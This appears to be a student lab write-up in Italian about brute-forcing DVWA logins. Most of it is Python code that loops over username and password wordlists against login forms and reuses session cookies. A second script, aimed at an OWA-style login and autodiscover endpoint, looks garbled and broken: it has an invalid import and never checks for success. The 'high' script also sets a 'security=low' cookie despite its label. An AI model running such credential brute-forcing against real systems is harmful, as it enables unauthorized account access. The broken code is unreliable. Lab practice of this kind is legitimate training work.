The screenshot shows a terminal window with a dark background. On the left, a Python script is being executed, showing the process of reading user and password lists, constructing a login payload, and sending a POST request to the DVWA login endpoint. On the right, the output of the script is visible, showing the successful login for the user 'admin' with the password 'password'. The terminal output includes the PHPSESSID used in the request and a confirmation message: 'Accesso riuscito con username: admin --password: password'.

Livello di sicurezza medium: accesso riuscito.

Codice livello di sicurezza high:

```
import http.client, urllib.parse
```

```

from bs4 import BeautifulSoup
import requests

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')
user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,
'Login': "Submit"})
        headers = {'Content-type': 'application/x-www-form-urlencoded', 'Accept':
'text/html,application/xhtml+xml'}
        connection = http.client.HTTPConnection("192.168.80.101",80)
        connection.request('POST', '/dvwa/login.php', post_parameters, headers)
        response = connection.getresponse()
        if(response.getheader('location') == 'index.php'):
            login_payload = {"username":user, "password":pwd, "Login": "Login"}
            print('Accesso con user:', user, 'e password: ', pwd)
            login_url = "http://192.168.80.101/dvwa/login.php"
            login_response = requests.post(login_url, data=login_payload)
            phpsessid_cookie = login_response.request.headers.get('Cookie').split(';
')[1].split('=')[1]
            header = {"Cookie": f"security=low; PHPSESSID={phpsessid_cookie}"}
            for user in user_list:
                for password in pwd_list:
                    url = "http://192.168.80.101/dvwa/vulnerabilities/brute/"
                    users = user.strip()
                    passw = password.strip()
                    get_data = {"username": users, "password": passw, "Login": "Login"}
                    print("\n", users, "", passw)
                    print(f"PHPSESSID utilizzato nella richiesta: {phpsessid_cookie}")
                    r = requests.get(url, params=get_data, headers=header)
                    if not "Username and/or password incorrect." in r.text:
                        print ("\nAccesso riuscito con username:", users, "--password:",
passw)
                        exit()

```

```
1 import http.client, urllib.parse
2 from sys import stdout, sys
3 import requests
4
5 username_file = open('/home/kali/Desktop/username.txt')
6 password_file = open('/home/kali/Desktop/password.txt')
7 user_list = username_file.readlines()
8 pwd_list = password_file.readlines()
9 for user in user_list:
10     user = user.rstrip()
11     for pwd in pwd_list:
12         pwd = pwd.rstrip()
13         post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'login': 'login'})
14         headers = {'Content-type': 'application/x-www-form-urlencoded', 'Accept': 'text/html,application/xhtml+xml'}
15         connection = http.client.HTTPConnection('10.100.100.100')
16         connection.request('POST', '/owa/login.php', post_parameters, headers)
17         response = connection.getresponse()
18         if response.getheader('Content-type') == 'text/html':
19             login_payload = {'username': user, 'password': pwd, 'login': 'login'}
20             print('Accesso con user: ' + user + ' e password: ' + pwd)
21             login_url = 'http://10.100.100.100/owa/login.php'
22             login_response = requests.post(login_url, data=login_payload)
23             sessionid_cookie = login_response.request.headers.get('Cookie').split('; ')
24             header = {'Cookie': 'sessionid_cookie=' + sessionid_cookie[0]}
25             user = user_list[0]
26             password = pwd_list[0]
27             url = 'http://10.100.100.100/owa/autodiscover/autodiscover'
28             users = user.rstrip()
29             passw = password.rstrip()
30             get_data = {'username': users, 'password': passw, 'login': 'login'}
31             print('Accesso con user: ' + users + ' e password: ' + passw)
32             r = requests.get(url, params=get_data, headers=header)
```

Livello di sicurezza high: accesso riuscito.